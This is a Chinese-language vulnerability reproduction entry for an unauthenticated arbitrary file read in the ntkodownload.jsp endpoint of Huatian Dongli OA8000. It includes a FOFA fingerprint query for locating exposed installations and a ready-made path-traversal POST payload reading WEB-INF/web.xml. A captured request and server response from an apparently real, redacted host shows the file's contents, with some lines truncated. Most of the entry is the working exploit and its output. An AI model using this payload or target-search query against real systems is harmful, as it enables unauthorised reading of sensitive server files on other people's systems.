
H18-1华天动力-OA-任意文件读取

漏洞描述：

华天动力OA ntkodownload.jsp接口处存在任意文件读取漏洞，未经身份认证的攻击者可利用此漏洞获取服务器内部敏感文件，使系统处于极不安全的状态。

网站图片：


今天是2024年6月21日　星期五
选择颜色
语言选择
简体中文
使用提示
知识管理、下载中心、电子期刊、规章制度、……还不够用?
自己建呀。系统提供自定义文档模块，想建就建。
华天动力协同办公系统
用户登录
用户名
密 码
登 录
IE环境初始化
助手及手机应用下载
版权所有 2005-2013 华天软件
版本号:DLHT-OA8000-3-0-6.2-3-1-0-500[6.3(6.3.2_2015-10-28)]

网络测绘：

fofa语法：


FOFA：app="华天动力-OA8000"

漏洞复现：

payload：

```
POST /OAapp/jsp/trace/ntkodownload.jsp?filename=../../../../../../../htoa/Tomcat/webapps/ROOT/WEB-INF/web.xml HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
```

效果图:
读取web.xml文件



```
POST /OAapp/jsp/trace/ntkodownload.jsp?filename=../../../../../../../htoa/Tomcat/webapps/ROOT/WEB-INF/web.xml HTTP/1.1
Host: [redacted]:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Disposition: attachment;filename=w
Content-Type: application/octet-stream
Date: Tue, 30 Jan 2024 17:08:12 GMT
Connection: close
Content-Length: 1426

<?xml version="1.0" encoding="ISO-8859-1"?
<!--
  Copyright 2004 The Apache Software Found

  Licensed under the Apache License, Versi
  you may not use this file except in comp
  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICEN

  Unless required by applicable law or agr
  distributed under the License is distrib
  WITHOUT WARRANTIES OR CONDITIONS OF ANY 
  See the License for the specific languag
  limitations under the License.
-->

<web-app xmlns="http://java.sun.com/xml/ns
```